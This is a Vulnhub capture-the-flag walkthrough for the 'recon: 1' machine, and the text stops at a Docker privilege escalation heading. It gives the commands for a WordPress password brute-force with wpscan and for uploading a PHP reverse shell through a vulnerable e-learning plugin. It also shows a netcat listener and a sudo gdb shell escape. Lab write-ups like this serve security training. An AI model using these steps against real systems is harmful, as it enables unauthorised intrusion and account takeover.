recon: 1 Vulnhub Walkthrough | recon: 1 Vulnhub Writeup
In this article, we are solving another vulnhub ctf recon: 1 is created by Sagar Shakya hosted on vulnhub you can download here
Description
This is my first CTF. This CTF for beginners level based WordPress.
Network Scanning
As you know, this is the initial phase where we choose netdiscover for network scan for identifying target IP address.
netdiscover
Nmap Port Scanning aggressive scanning
nmap -A 172.20.10.7
Enumeration
I navigate to a web browser and browse the following URL and found open WordPress application is running on the Apache webserver.
http://172.20.10.7
Since we found the WordPress on the target machine then I choose the wpscan WordPress scanner and run the following commands for WordPress scanning enumerating all users.
wpscan --url http://172.20.10.7 -e u
I used rockyou.txt big and best wordlist for password brute force attack to enumerate the password and then launched a brute force attack using this command
wpscan --url http://172.20.10.7 -U reconauthor -P /usr/share/wordlists/rockyou.txt -t 100
From its scanning result, we found a password user reconauthor as given below.
- username: reconauthor
- password: football7
I logged in to WordPress and found a post add payload and here we see an e-learning plugin was installed.
without waste our time I searched in the exploit-db this plugin and found a vulnerability php shell upload on Exploit_DB
http://172.20.10.7/wp-admin/post.php?post=6&action=edit 
Shell uploading
copy Kali Linux built-in php reverse shell and change the IP address
cp /usr/sharewebshells/php/php-reverse-shell.php ./rshell.phpvi rshell.php
I compressed the thus file into a zip file hackNos.com and start our netcat listener port 4545
touch index.html
zip hackNos.zip rshe.php index.html
nc -lvp 4545
Choose the upload option for uploading your zip file.

Browse and Upload your shell Insert as Iframe and click the Insert button


we see our shell directory e-Learning show out now navigate the URL and execute the payload
http://172.20.10.7/wp-content/uploads/articulate_uploads/hackNos/rshell.php
After calling our shell we have remote connection target machine I move on home directory and I found our first flag offensivehack user home directory
cd /home
ls
cd offensivehack
ls
cat user.txt
Privilege Escalation
We found www-data has sudo permission to run /usr/bin/gdb program as offensivehack.
sudo -l
sudo -u offensivehack gdb -nx -ex '!bash' -ex quit
With the help above command, we were able to access shell as offensivehack.
python3 -c 'import pty;pty.spawn("/bin/bash")'
id
Docker Privilege Escalation
Docker is a set of the platform as a service product that uses OS-level virtualization to deliver software in packages called containers.
